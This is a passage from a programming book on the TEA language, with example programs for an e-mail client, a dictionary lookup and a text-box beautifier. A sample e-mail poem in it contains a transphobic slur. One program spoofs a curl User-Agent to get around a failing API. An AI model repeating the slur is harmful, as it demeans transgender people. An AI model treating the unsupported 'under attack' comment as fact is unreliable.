#"from":{ "email":"hello@yourdomain.com"},
# BECAUSE of E-Mail Security, we shall offer
# to send on user's behalf - via our own address
```

```
x!:{"from":{ "email":"}| x*!:vEMAILER_ADDRESS| x!:{"
   },}
# or explicitly send as user-set from?
#x!:{"from":{ "email":"}| x*!:vMailFrom | x!:{"},}
# "to": [{"email": "user@example.com"}],
x!:{"to": [{"email": "}| x*!:vMailTo | x!:{"}],}
# As an Experimental feature, SENDER could be
   included in CC
# We might also configure explicit reply-to address
   ??
# (exploring e-email routing options that is... )
x!:{"cc": [{"email": "}| x*!:vMailFrom | x!:{"}],}
x!:{"reply_to": {"email": "}| x*!:vMailFrom | x!:{"}
   ,}
# the rest of the parameters...
x!:{"subject":"}| x*!:vMailSubject | x!:{",}
x!:{"text_content":"}|

#we shall want to ensure we string-escape this value
    first..

v: #store current Payload in default vault

y:vMailBody | r!:{"}:{\"} | v:vMailBody_esc

# continue building payload...

y:

x*!:vMailBody_esc

| x!:{"} | x!:"}"
v:vJSON_EMAILPayload

# FIX: found that most JSON validators can't accept
   literal new-lines
r!:{
}:{\n}
v:vJSON_EMAILPayload
```

```
#q!: # inspect payload??

# set http headers...
w*.:Content-Type
# perform the http JSON data POST call...
w*@:vURL_MAILSERVICE:vJSON_EMAILPayload

#q!: # check what we got from api??

# return email payload and quit?
y:vACTIntercept | f:1:lNACT3
y:vEMAILPreview | q!:

l:lNACT2
y:vOPT | f!:3:lNACT3
v:vACTIntercept:1
# go to send logic...
j:lSENDEMAIL

l:lNACT3
# discard and restart e-mail composition...
v:vMailBody:{}
j:lRESET
```

Figure 29.4: TEA APPLICATION: E-MAILER v1.6 — a simple and special E-Mail sending client written using the TEA language

TEA E-EMAILER In Action..

That program is currently part of the TEA standard programs, and shall build payloads using user-provided data, after careful validation and pre-processing as such (this output was actually from an earlier version):

Sample OUTPUT from EMAILER v1.4

```
SUBJECT: Hi There Buddy
#------------------
TO: test@me.com
```

```
#------------------
FROM: joe@nuchwezi.com
#------------------
This is test

@@@@@@[ Sent using TEA E-Mailer v1.4 ]@@@@@@
```

Moreover, we are using a somewhat commercial and and still unfamiliar/under-development Email service for this — **AHAsend.com** — thus, user experiences might vary, and that perhaps we shall need more testing to see whether this is the correct WEB API for making our client work. Otherwise, and important to note concerning how we make this all work:

1. First, most standard E-Mail security protocols are strict about how SMTP services can be utilized; generally, sending emails via anonymous servers is restricted or flagged as SPAM, and most WEB APIs for email sending would not allow that.

2. To work-around such restrictions, we implemented our own email sending endpoint via `https://utility.nuchwezi.com/sendemail` that somewhat accepts a payload aligned with AHASend's v2 payloads for the **conversational messaging** — such that, instead of allowing our users to directly send as any email address they wish, we instead send on their behalf (as `noreply@nuchwezi.com`), and instead use their **TO** and **FROM** as the **to** and **cc** of our AHASend payload. Also, starting with Emailer v1.6, we use the AhaSend v2 API parameter "reply_to", to use the user's FROM address as the **REPLY-TO** for the email we send, so that, even though we actually use our `noreply@nuchwezi.com` to send the email, the recipient can readily click "Reply" in their email client, and it will work just as usual — the response shall directly address the correct destination address and not our service address. Overall works pretty well, and is less likely to be abused or flagged as SPAM.[5]

3. The E-Mailer service then pretty-formats the out-going message, so that it contains some indication of where (EMAILER-footer message) it was sent from.

[5]Tests have proven that this service is quite reliable, and that we might never need to implement our own SMTP (**Simple Mail Transfer Protocol**) processors as part of say the utility.nuchwezi.com service, nor switch to another provider other than the European/Austrian AhaSend.com

With the **Emailer v1.5** code as shared above (we all as in the links to be shared hereafter), an email sent using the service would look something like the following (stripped of the headers — SUBJECT, TO and FROM, that actually don't appear as part of the email message itself):

Sample OUTPUT from EMAILER v1.5

```
Dear Waltz,

Your mail reached me in bits..

TL;DR

I recommend bit.ly/run_emailer

But FYI, here's an ACK;

There used to be a time
We passed time in rhyme..

We mostly gathered around
Scattered souls that ICs found
And quizzed each other;
Fantasies and phobias,
Vocabs, trodden hoods and such.

Desmond from Rutgers Rite,
Lenin Mackenzie, a sloth,
Barbra Lee, she knew all the jokes,
Catan Su a stunning poet
and Jewels Poor, an overlord,
And several other folks
Previously amateurs on Discord.

But the ICs have changed!
Folks show up dressed in emoticons
Such as one brute that goes by
A tranny
And this nagging handle...
IA almost banned them from forum;
..(@/?__+!;#£#@)(.,.)

There's no transactions N'mo
It's kkk.. C, I C, U K! LMO
X-Twitter tweenz souls
N' overall unnecessary panic!

Old sleuths still snail and verbose to make no point,
But we cherish Plato,
Miniature Michaelangelo's
and despirited Miltons when they can fit
Inside of a few MBs.

This is The State of The @;

@@@@@@[
 Sent using TEA E-Mailer v1.5
]@@@@@@
```

Figure 29.5: An [emoticon-free] version of a special e-mail (a poem?) titled “Dear Waltz”, that demonstrates how mails sent using TEA Emailer v1.5 would look like.

That example was chosen partly for its quirkiness too! The actual, verbatim and original version of that email message (originally written via a mobile/smart-phone[6]) is as shown in the screen-shot below...




Figure 29.6: "Dear Waltz" a poetic email formatted via Emailer 1.5

So, basically that's it! Tests we have done using the above email client app in TEA have already delivered actual emails into our in-boxes! So, cheers and Congs to TEA getting past the infancy phase, and into ready-for-production maturity!

To access this service, use any of the options:

[6]In preparing this book, bits of that email message, such as the lines containing the weird user names expressed using only emoticons, could not even be processed well in our book typesetting environments LaTex/XeLatex/LuaTex and neither could powerful and mature word processors such as Microsoft Word nor Google Docs render them! Thus, the other/alternative rendering shared as a screenshot hereafter, demonstrates how, even though the mail message were readily processed via TEA Emailer, and delivered, we had to taken a screenshot to do the original message justice — via the Telegram app

1. Find Emailer on the list of standard TEA programs via:
   `https://tea.nuchwezi.com`
2. Directly load and run Emailer via: `https://tea.nuchwezi.com/?i=%20&fc=https://gist.githubusercontent.com/mcnemesis/a084d7a413226f430113662c33964bea/raw/&run`
3. Obtain the TEA Emailer source-code (and other related codes/programs) via the TEA GitHub Project:
   `https://github.com/mcnemesis/cli_tttt`
4. Find the Emailer code on GitHub Gists:
   `https://gist.github.com/mcnemesis/a084d7a413226f430113662c33964bea`
5. Or use the official shortened link to share or load Emailer:
   `https://bit.ly/run_emailer`

Chapter 30

X: XENOGRAFT

NAME	XENOGRAFT
Purpose	1. Affix things to things 2. Adding an Explicit Prefix or Suffix to AI 3. Multiplying Text — such as affixing a string to itself 4. Reducing a Text — such as halving it 5. Another way to dynamically build parametric Texts

Table 30.1: General Objectives of TEA Primitive **X:**

30.1 SEMANTICS of X:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
x:	Return AI with AI affixed to itself. Essentially, multiplying AI
x:PREFIX	Prefix PREFIX to AI. That becomes AI
x!:	Return Half of AI. Essentially, reducing AI, and somewhat reversing the effects of `x:`
x!:SUFFIX	Affix SUFFIX to the end of AI
x*:vPREFIX **x*:vPREFIX:vSTR**	Prefix the string in vault vPREFIX to the string in vault vSTR . That becomes AI. Without vSTR , operates on AI
x*!:vSUFFIX:vSTR	Suffix the string in vault vSUFFIX to the string in vault vSTR. That becomes AI. Without vSTR, operates on AI

Table 30.2: The Semantics of X:

30.2 NOTES about X:

Xenografting is the only direct and simplest way to affix strings to other strings in TEA. Of course, the Glue command (see **Chapter 13**) already allows some kind of xenografting especially with its `g*:` command space. For example, one could both prefix and suffix the string "`---`" to any other string, to easily turn it into a title in some text environments. The following example TEA program does this using pure X-primitives:

X: EXAMPLE 1: Transforming Text into Special Formats using X:

```
v:vHEADLINE:{Interoperability Is Possible}
v:vAFFIX:{---}
x*:vAFFIX:vHEADLINE
v:vHEADLINE
x*!:vAFFIX:vHEADLINE
```

While the following does the same, using pure G-primitives:

X: EXAMPLE 2: Transforming Text into Special Formats using G:

```
v:vHEADLINE:{Interoperability Is Possible}
v:vAFFIX:{---}
g*:{}:vAFFIX:vHEADLINE:vAFFIX
```

Both programs should return the result

Sample OUTPUT 1 from EXAMPLE 1 and EXAMPLE 2

```
---Interoperability Is Possible---
```

Otherwise, simple demonstrations of what **X:** is all about include the following simple TEA programs...

X: EXAMPLE 3: Several Mini-Programs Demonstrating Capabilities of X

```
i!:World|x:{Hello }
#q!: # (=Hello World, VAULTS:{})
i!:World|x!:{Hello }
#q!: # (=WorldHello , VAULTS:{})
i!:Hello World|x:
#q!: # (=Hello WorldHello World, VAULTS:{}) doubles
  the input
i!:Hello World|x!:
#q!: #(=Hello, VAULTS:{}) halves the input
i!:TEST|v:vI:Hello World|x*:vI
#q!: #= Hello WorldTEST
i!:TEST|v:vI:Hello World|x*!:vI
#= TESTHello World
```

In the above program, uncommenting any of the "cut-point" lines shall let the program terminate after the last X-command instruction, and one should find that anywhere TEA works, the output shall be just as indicated in the comments showing the state of the TEA environment at the moment.

30.3 EXAMPLE APPLICATIONS of X:

In testing how to best apply the **XENOGRAFT** commands, definitely, applications such as **ZHA** — the TEA powered chatbot (see **Section 12.3.1**) — that we saw earlier readily comes to mind; mostly because, many text-based chatbots require or employ prompts and interfaces where user names or handles are affixed to messages. However, chatbots aren't the only legitimate case where we might apply xenografting as one might have noticed when studying many of the examples already encountered in earlier sections of this book.

In the next section, we are going to explore an application that somewhat significantly utilizes this command. The application is a dictionary utility, and it essentially can allow one to build a list of definitions which can then be exported out of the app for purposes of using them elsewhere.

30.3.1 EXAMPLE 1: E-LEARNING: FREE DICTIONARY — LEXICON

There is not much to say about the inspiration or design of this program. Basically, we wish to be able to do the following minimal tasks:

1. When presented with a word or phrase, look-up its definition and present it to the user.
2. In case the user wishes to have another query handled, simply keep track of the last definition and repeat the process.
3. Finally, allow the user to either return the last query result or a list of all the definitions resolved thus far, and quit.

For purposes of looking-up the definitions, we shall not have to worry about having to setup a custom database of terms and their definitions ourselves, because several services already exist out there, that one can interact with via the Internet, and luckily, we have already dealt with the intricacies of interacting with WEB APIs in **Chapter 29**. Thus, we shall simply focus on making the above specification come to life, and for now, shall focus on using a WEB API known as **Free Dictionary**[1].

The essential source code of this TEA program is as such:

TEA Application: Free Dictionary — LEXICON v1

```
#!/usr/bin/tttt -fc
v:vABOUT:{
*****************************
FREE LEXICON v1
*****************************
Use this app to simply look-up terms or build a list
   of definitions.
It is based on Dictionary API that mostly focuses on
   standard terms, thus, some queries might have no
  resolutions. Feel free to proceed...}

---[ CONSTANTS ]
v:vFOOTER:{PROCESSED VIA FREE LEXICON @ tea.nuchwezi
  .com}
v:vDELIM:*****************************
v:vQUERY_PROMPT:{Enter Word or Phrase to Look-Up:}
v:vNL:{
}
v:vPREFIX_QUERY:{QUERY: }
```

[1] See https://dictionaryapi.dev/

```
v:vPREFIX_DEFINITIONS:{
DEFINITION(s):
}
v:vMENU_NEXT:{PICK next ACTION >
1: Return last definition + Quit
2: Return all definitions + Quit
3: Process Next Query (default)}

---[ VARIABLES ]
v:vQUERY:{} # what to define
v:vLIST_RESULTS:{}

---[ INTRO ]
y:vABOUT | i*:

---[ MENU ]
1:1QUERY_PROMPT
y:vQUERY_PROMPT | i*: | t!.: | v:vQUERY

---[ PROCESS ]
y:vQUERY | f:^$:1QUERY_PROMPT

x*:vPREFIX_QUERY:vQUERY
v:vPRESENT_QUERY

# dictionary api requires call of format:
# https://api.dictionaryapi.dev/api/v2/entries/en/<
  term>
v:vURL:https://api.dictionaryapi.dev/api/v2/entries/
  en/
x*:vURL:vQUERY | v:vURL # update url

# then make call..
w*:vURL

v:vAPI_RESULTS # store result from API

h!:,
k:definition
```

```
h!::
k!:{"definitions"|"definition"}
r!:{:"}:{->}
r!:{."}:{.}
v:vDEFINITIONS

v:vPREFIX_DEFINITIONS:{
DEFINITION(s):
}

x*:vPREFIX_DEFINITIONS:vDEFINITIONS
v:vPRESENT_DEFINITION

---[ PRESENT ]
g*!:vNL:vDELIM:vPRESENT_QUERY:vPRESENT_DEFINITION
v:vANSWER

i*: # present current definition...

g*!:vNL:vLIST_RESULTS:vANSWER | v:vLIST_RESULTS #
  store defn

---[ FINISH ]
g*!:vNL:vNL:vDELIM:vFOOTER | v:vUSE_FOOTER

y:vMENU_NEXT | i*: | t!.: | v:vOPT
f!:^[123]$:lQUERY_PROMPT

f!:1:lNPROC1
y:vANSWER | x*!:vUSE_FOOTER | q!:

l:lNPROC1
f!:2:lNPROC2
y:vLIST_RESULTS | x*!:vUSE_FOOTER | q!:

l:lNPROC2
j:lQUERY_PROMPT
```

Figure 30.1: TEA Program Source-Code: Free Dictionary — LEXICON v1

This program is indeed quite useful as one shall establish from the kinds of outputs it can present:

Sample OUTPUT 1 from LEXICON v1 — a list of definitions

```
****************************
QUERY: wining

DEFINITION(s):
->To entertain with wine.
->To drink wine.
->A session of drinking wine socially.
****************************
QUERY: hello world

DEFINITION(s):

****************************
QUERY: relax

DEFINITION(s):
->To calm down.
->To make something loose.
->To become loose.
->To make something less severe or tense.
->To become less severe or tense.
->To make something (such as codes and regulations) more
   lenient.
->(of codes and regulations) To become more lenient.
->To relieve (something) from stress.
->To relieve from constipation; to loosen; to open.
****************************
QUERY: mates

DEFINITION(s):
->The conclusive victory in a game of chess that occurs when
   an opponent's king is threatened with unavoidable capture.
->(by extension) Any losing situation with no escape; utter
```

```
   defeat.
->To put the king of an opponent into checkmate.
->(by extension) To place in a losing situation that has no
   escape.
->A fellow
->(especially of a non-human animal) A breeding partner.
->A friend
->Friendly term of address to a stranger
->In naval ranks
->A ship's officer
->A first mate.
->A technical assistant in certain trades (e.g. gasfitter's
   mate
->The other member of a matched pair of objects.
->A suitable companion; a match; an equal.
->To match
->To copulate.
->To pair in order to raise offspring"
->To arrange in matched pairs.
->To introduce (animals) together for the purpose of breeding
   .
->(of an animal) To copulate with.
->To marry; to match (a person).
->To match oneself against; to oppose as equal; to compete
   with.
->To fit (objects) together without space between.
->To move (a space shuttle orbiter) onto the back of an
   aircraft that can carry it.
->To confuse; to confound.
->The abovementioned plant; the leaves and shoots used for
   the tea"
->Friendly; having a friendship (with).
->An evergreen tree
->A beverage
->A cup of this drink.

*****************************
PROCESSED VIA FREE LEXICON @ tea.nuchwezi.com
```

And when one opts to only have the program return just the last definition, the output is something like...

Sample OUTPUT 2 from LEXICON v1 — a single definition

```
****************************
QUERY: lexicon

DEFINITION(s):
->The vocabulary of a language.
->A dictionary that includes or focuses on lexemes.
->A dictionary of Classical Greek
->The lexicology of a programming language. (Usually called
   lexical structure.)"
->Any dictionary.
->The vocabulary used by or known to an individual. (Also
   called lexical knowledge)"
->A vocabulary specific to a certain subject.

****************************
PROCESSED VIA FREE LEXICON @ tea.nuchwezi.com
```

Lexicon V2: dealing with restrictions and glitches

While developing this application, a glitch we had never seen before manifested — suddenly, the TEA code that previously worked unmodified on both WEB and CLI (such as the version 1 of this program shared in the last section) started to show strange behaviors on the commandline;

1. For example, calls to the Dictionary API suddenly started to fail when made inside the TEA program, and yet they were working well on the commandline when conducted via the `curl` commandline tool.

2. Then we noticed that the TEA **INTERACT** commands that present a GUI — essentially `i*:` — suddenly showed glitches on the input dialog either over the input box or entirely across the window widget!

Those two anomalies, very telling and most likely originating outside of TEA or the TEA runtime, caused us to be concerned, and so, we have written another version of this application that works around those two errors. This version essentially keeps the same logic as the original, but does two other things:

1. It prevents the usual TEA GUI from being presented when the program is being on the command-line. Essentially, all calls to `i*:` are merely swapped with calls to `i:`
2. It forces all WEBIFY calls to be made using a different User-Agent than the default — in this case, we detect if we are on the command-line, and then force HTTP calls to use the curl User-Agent header.

With those changes made, the final program — still able to work as is on both the WEB and CLI, and with the same original behavior on the WEB as version 1 was, but with no GUI prompts when used on the command-line, is as follows:

TEA Application: Free Dictionary — LEXICON v3

```
#!/usr/bin/tttt -fc
v:vABOUT:{
*****************************
FREE LEXICON v3.1
*****************************
Use this app to simply look-up terms or build a list
   of definitions.
It is based on Dictionary API that mostly focuses on
   standard terms, thus, some queries might have no
  resolutions. Feel free to proceed...}

# Windows/Microsoft could be under-attack (noticed
  while testing this app)
# thus this [hack-proof] version that forces all
  interact commands to use
# i: and not i*: so that for command-line TEA, we
  need not use any GUI
# (thus no Py/Tk widgets)
# otherwise, original version of TEA LEXICON v1 is
```

```
   at:
# https://gist.github.com/mcnemesis/6
   bb975c3051bd0b9ebece8c5a73ce336

---[ CONSTANTS ]
v:vFOOTER:{PROCESSED VIA FREE LEXICON @ tea.nuchwezi
   .com}
v:vDELIM:*****************************
v:vQUERY_PROMPT:{Enter Word or Phrase to Look-Up:}
v:vNL:{
}
v:vPREFIX_QUERY:{QUERY: }
v:vPREFIX_DEFINITIONS:{
DEFINITION(s):
}
v:vMENU_NEXT:{PICK next ACTION >
1: Return last definition + Quit
2: Return all definitions + Quit
3: Process Next Query (default)}
# shall want to know where program is being run from
z.:PLATFORM | v:vENVIRONMENT

---[ VARIABLES ]
v:vQUERY:{} # what to define
v:vLIST_RESULTS:{}

---[ INTRO ]
y:vABOUT | i:

---[ MENU ]
1:1QUERY_PROMPT
y:vQUERY_PROMPT | i: | t!.: | v:vQUERY

---[ PROCESS ]
y:vQUERY | f:^$:1QUERY_PROMPT

x*:vPREFIX_QUERY:vQUERY
v:vPRESENT_QUERY
```

```
# dictionary api requires call of format:
# https://api.dictionaryapi.dev/api/v2/entries/en/<
  term>
v:vURL:https://api.dictionaryapi.dev/api/v2/entries/
  en/
x*:vURL:vQUERY | v:vURL # update url

# we shall want to pretend we are curl if in CLI-TEA
y:vENVIRONMENT | f!:CLI:lNCLI
v:User-Agent:curl/7.68.0
w*.:User-Agent

l:lNCLI

# then make call..
w*:vURL

v:vAPI_RESULTS # store result from API

h!:,
k:definition
h!::
k!:{"definitions"|"definition"}
r!:{:"}:{->}
r!:{."}:{.}
v:vDEFINITIONS

v:vPREFIX_DEFINITIONS:{
DEFINITION(s):
}

x*:vPREFIX_DEFINITIONS:vDEFINITIONS
v:vPRESENT_DEFINITION

---[ PRESENT ]
g*!:vNL:vDELIM:vPRESENT_QUERY:vPRESENT_DEFINITION
v:vANSWER

i: # present current definition...
```

```
g*!:vNL:vLIST_RESULTS:vANSWER | v:vLIST_RESULTS #
  store defn

---[ FINISH ]
g*!:vNL:vNL:vDELIM:vFOOTER | v:vUSE_FOOTER

y:vMENU_NEXT | i: | t!.: | v:vOPT
f!:^[123]$:lQUERY_PROMPT

f!:1:lNPROC1
y:vANSWER | x*!:vUSE_FOOTER | q!:

l:lNPROC1
f!:2:lNPROC2
y:vLIST_RESULTS | x*!:vUSE_FOOTER | q!:

l:lNPROC2
j:lQUERY_PROMPT
```

Figure 30.2: TEA Program Source-Code: Free Dictionary — LEXICON v3.1 — addressing noticed environment glitches for CLI

To access this service, use any of the options:

1. Find LEXICON on the list of standard TEA programs via:
   `https://tea.nuchwezi.com`
2. Directly load and run LEXICON via:
   `https://tea.nuchwezi.com/?fc=https://gist.githubusercontent.com/mcnemesis/e35820d78f71984d53ccb986c621665e/raw/free_lexicon_ng.tea&run`
3. Obtain the LEXICON source-code (and other related codes/programs) via the TEA GitHub Project:
   `https://github.com/mcnemesis/cli_tttt`
4. Find the LEXICON code on GitHub Gists:
   `https://gist.github.com/mcnemesis/e35820d78f71984d53ccb986c621665e`

5. Or use the official shortened link to share or load LEXICON:
   `https://bit.ly/free_lexicon`

Chapter 31

Y: YANK

NAME	`YANK`
Purpose	1. Reading Memory 2. Returning Data previously stored in a Vault — essentially **the companion commands to `V:*` command space**. 3. Accessing Initial External User Input from anywhere in a TEA program 4. Determining the Length of Data in Vaults 5. Reading Persistent (TEA Database) Storage.

Table 31.1: General Objectives of TEA Primitive **Y:**

31.1 SEMANTICS of Y:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
y:	Return whatever is currently stored in the default vault (the unnamed vault).
y:vNAME	Return whatever is stored in vault with name vNAME
y!:	Return the length of whatever is currently stored in the default vault (the unnamed vault).
y!:vNAME	Return whatever is currently stored in vault vNAME
y*:	Return whatever was the external, user provided initial input to the TEA program – the initial AI
y*:vNAME	Return whatever is currently stored in vault vNAME
y*!:vNAME	Return the length of whatever is currently stored in vault vNAME.
y*!:	Return the length of whatever was the external, user provided initial input to the TEA program – the initial AI
y@:NAME	Return whatever is stored in **TEA DATABASE** with name NAME
y!@:NAME	Return the length of whatever is currently stored in DATABASE record with name NAME.
y!@:	Return How Many Records are Currently stored in **TEA DATABASE**
y@:	Return **RECORD NAMES** of all that is currently stored in **TEA DATABASE**
y.@:	Return **RECORD INDICES** of all that is currently stored in **TEA DATABASE**

Table 31.2: The Semantics of Y:

31.2 NOTES about Y:

Yanking is essentially the opposite operation of vaulting in TEA. Generally, the reason a program writes to memory — such as via use of variables, pointers, files, etc. is so that later, such stored data can then be read-out/retrieved — often via a mechanism that references a particular record in memory via the name or identifier that was used to save, store or write it. Thus, while the **VAULT** commands help create or write-to spaces in a program's memory (what in other programming languages might be referred to as registers, variables or cells) where we can store data or information, and yet, the vault-commands cannot be used to retrieve such data when required! Instead, data saved using V-commands must later be accessed using **YANK** commands.

The Y-command also allows TEA programs to correctly reference original user-provided input anywhere in a TEA program via a special command[1]

[1]This command, unlike any other YANK command is special because, there is usually no way to yank something that hadn't been previously stored using a vault command — even for the DEFAULT VAULT that has no name; to be able to call `y:`, `v:` should have been invoked earlier on. However, for the command `y*:`, it doesn't matter whether any VAULT command was used before, all that matters is that the TEA program was invoked, and that there is or wasn't any externally specified input to the program — when none, it essentially just returns EMPTY SPACE, "".

signature `y*:`. First, this helps to waive the idiomatic inclusion of default inputs or the initialization of AI/Active Input as part of common practice in TEA programming—such as with the use of `i!:`, `v:` and `w!:` commands early-on in the program source, by instead offering a direct means for the program to access the original, externally-specified user-provided input any time it is needed.

Also, the Y-inverse commands[2], just like `V!`, also allow for a straightforward way to determine the size of data in TEA — for Y, only possible with strings already held inside of some vault — such as via `Y!:vNAME`, while `v!:STR` also can help determine the length of explicit, inline string values[3].

A useful test of the Y: facility is the following program that should greet one with "Hello X" if one responds to the associated prompt with the name "X":

Y: EXAMPLE 1: Custom Greeting or Hello World

```
i!:What is your name?|i:|v:vNAME|v:vGREET:{Hello }|
  v:vG:{}|g*::vGREET:vNAME|v:vGRT|i:TEST|y:vGRT
```

TEA DATABASE operations

Away from in-memory and temporal storage such as we find common in TEA when using basic vaults, there is the option to use persistent/long-term storage in TEA, and this, just like with the `V@:` commands in the VAULT command space, is likewise supported by the `Y@:` commands. These commands essentially allow the YANK instruction to allow us to read out values from the **TEA DATABASE** that were previously written using Vault commands.

Of course, the cool, or rather, special feature of these DATABASE reading instructions is that, unlike vault commands, a TEA program might attempt to read a Database record it didn't create or which it isn't sure exists, without error. Essentially, one TEA program might store a record into the TEA database (which storage, as a rule, is tied to the current machine and user for

[2]So-called because originally, TEA only had "!" as the only command qualifier, and that for any primitive such as `Y:`, the qualified version, `Y!:` would be referred to as "the inverse" signature. However, later, more qualifiers arrived — see **Section 1.1.1**, and so, this idea might sometimes be only used sparingly.

[3]For example, `v!:"hello"` would return "5", just like `v!:hello`. But to use Yank for that, one would need a program such as `v:vVAL:"hello"|y!:vVAL`

CLI TEA, and otherwise to the current web browser for WEB TEA), and can be read out irrespective of which TEA program wrote it, as long as one knows the right database record.

Thus, assuming we ran the following program earlier on...

EXAMPLE 2: Saving a User's Name to the TEA DATABASE

```
i!:What is your name?|i:|v@:dNAME_USER_NAME
```

We then can later run a different TEA program that fetches that stored user name and greets the user with it, otherwise re-prompting for a name if none was stored yet!

Y: EXAMPLE 3: Retrieving a User's Name from the TEA DATABASE

```
y@:dNAME_USER_NAME | v:vUSERNAME # fetch from
   database and store in vault

f!:^$:lGREET
l:lPROMPT
i!:What is your name?|i: | t!.:
f:^$:lPROMPT

v@:dNAME_USER_NAME # store name into database

# use stored name to present custom greeting...
l:lGREET
i!:{Hello } | x*!:vUSERNAME | i:
```

And as with `V!@:dNAME`, we can use `Y!@:dNAME` to return the length of what is stored in the database record with name dNAME. Example is as such...

Y: EXAMPLE 4: Retrieving a Record's Length from the TEA DATABASE

```
# store value "this is a menu" under key "MENU" in
  the DB
v@:MENU:{this is a menu}

# check (even in a different program or after
  quiting)
# how long a value in DB record "MENU" is
Y!@:MENU # should return "14"
```

31.3 EXAMPLE APPLICATIONS of Y:

There is not much to explore concerning YANK that we have not already encountered in the other earlier examples and [standard] applications, however, and for purposes of wanting to demonstrate what Yank can readily make possible, we shall take one existing example from the current TEA demonstration programs — particularly, the case of a **Textbox Drawing** TEA program, and adapt it into a more robust, and mature TEA standard utility.

Essentially, we want to take the following basic TEA program:

TEA Sample Program: Draw Text Box

```
# Given some text, shall return a text box drawn
  around it
f!:^$:1PROCESS # don't prompt if there's already
  some input
i!:Enter some text: |i:
1:1PROCESS
v:vIN
v:vP:.|v:vS:-
r*!:vIN:vP:vS
x:--|x!:--
v:vBTOP
v:vSTART:
v:vBLR:{|}
```

```
g*:{ }:vBLR:vIN:vBLR
v:vIN
g*:{_ }:vSTART:vBTOP:vIN:vBTOP
h!:_
r!:_:|
```

Which produces outputs such as the following...

Sample OUTPUT 1 from Basic Text-Box Drawing TEA Program

```
---------------
| hello world |
---------------
```

Sample OUTPUT 2 from Basic Text-Box Drawing TEA Program

```
--------------------------------------
| hello world, this is a longer text |
--------------------------------------
```

But which program, when presented with say text spanning multiple lines or very long text, might otherwise present some chaotic stuff such as we see in the next output...

Sample OUTPUT 3 from Basic Text-Box Drawing TEA Program

```
  ---------------
--------------------
---------------
 | hello world,
this is a longer text
on three lines |
```

```
 ---------------
---------------------
---------------
```

And so, we shall use the idea (but not the exact code[4]) to implement a TEA program capable of accepting arbitrary text, and presenting it inside of beautiful text boxes. This might have applications related to crafting payloads for sharing with friends via social media, in fancy emails, or as Text-Art or even beautiful poetry among others!

31.3.1 EXAMPLE 1: CALLIGRAPHY: Text Beautifier

In designing and implementing our application, which we are referring to as **TEXT Beautifier**, we want to ensure we address the following minimal specification:

1. **PHASE 1:** The program either processes externally provided text input or otherwise prompts the user for text input to be processed.
2. **PHASE 2:** The program starts by taking the given text and re-formating it into a beautiful block of text of a fixed maximum length (which user can optionally adjust to their liking).
3. **PHASE 3:** The program then presents user with the option of return the final text immediately, or otherwise presenting it with a bounding text box drawn around it.
4. **PHASE 4:** The program presents the formatted text with a basic text-box drawn around it. User can chose to immediately return that or further beautify the text.
5. **PHASE 5:** The program then presents beautified text-box (with pretty corners for example), and asks the user if they wish to return that or otherwise customize the textbox with their own options.
6. **PHASE 6:** In case user chose to customize the beautification, they have option to specify custom icon/symbol to be used to draw the corner, horizontal bar and vertical bars of the text box.

[4]For example, and interesting to note concerning that text-box drawing TEA program; much as it contains some memory-writing and reading instructions, such as keeping some variables in vaults via use of the `v:*` commands, and yet, because there are many ways TEA allows most instructions to access data in vaults without having to first directly/manually yank it using `y:*` commands, one finds that the program surprisingly contains no trace or need of the YANK command-space!

7. Loop back to **PHASE 5:**

This program has been written!

Essentially, v1 of the essential (and now standard) TEA program is as follows...

TEA Program: TEXT BEAUTIFIER v1

```
#!/usr/bin/tttt -fc
v:vABOUT:{
++----------------------++
+ TEXT BEAUTIFIER v1 +
++----------------------++
+ draws nice boxes
+ around your text!
+----------------------+}
################################
# Architect: Fut. Prof. JWL
# https://bit.ly/profjwl
################################

+---[CONSTANTS]
v:vPROMPT_TEXT:{Please Enter|Type|Paste the text to
  be processed:}
v:vNL:{
}

+---[VARIABLES]
v:vIN:{} # to hold main raw text
#v:vTEXT:{}
v:vTEXTBOX:{}
v:vCORNER:{+}
v:vHBAR:{-}
v:vVBAR:{|}
v:vNMAXLINE_LEN:26
v:vWRAPPED_TEXT:{}
v:vIGNORE_EXTERNAL_TEXT:0 # effective if not 0
```

```
+---[PHASE 1: get text]
l:lINTRO
y:vABOUT | i:

l:lPROMPT
y:vIGNORE_EXTERNAL_TEXT | f!:0:lIGNORE_EXTERNAL_TEXT
y*: | t!.: | v:vIN # external input text
l:lIGNORE_EXTERNAL_TEXT
# check if we already have text...
y:vIN | f!:^$:lPROCESS_TEXT
y:vPROMPT_TEXT | i: | t!.: | v:vIN
f!:^$:lPROCESS_TEXT # re-check...
j:lPROMPT

+---[PHASE 2: re-format text]
l:lPROCESS_TEXT
# ensure we are starting frm scratch
v:vWRAPPED_TEXT:{}

y:vIN
g.:=% # first, mask all new lines..
v:vIN

# check if text exceeds max line size..
y!:vIN | v:vNTEXT_LEN
g*:{>}:vNTEXT_LEN:vNMAXLINE_LEN | r.:
f:true:lWRAP_TEXT:lNO_TEXT_WRAP_NEEDED

# wrap long texts...
l:lWRAP_TEXT

v:vINDEX_LINE:0
y!:vIN | v:vIN_REMAINDER_LEN

l:lSTART_WRAP

# did we reach end of text yet?
y:vIN_REMAINDER_LEN | x!:{<= 0} | r.:
